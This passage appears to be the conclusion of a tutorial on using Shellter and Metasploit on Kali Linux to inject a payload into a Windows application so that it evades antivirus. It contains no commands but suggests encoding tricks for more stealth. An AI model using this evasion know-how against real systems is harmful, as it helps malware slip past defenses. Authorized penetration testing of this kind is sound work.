You’ve now learned how to use Shellter and Metasploit on Kali Linux to bypass antivirus detection by injecting a custom payload into a Windows application. Always conduct such tests ethically and with full authorization. To improve stealth, experiment with different encoding techniques or test against various AV engines. If you run into errors, carefully read Shellter and Metasploit output messages for troubleshooting.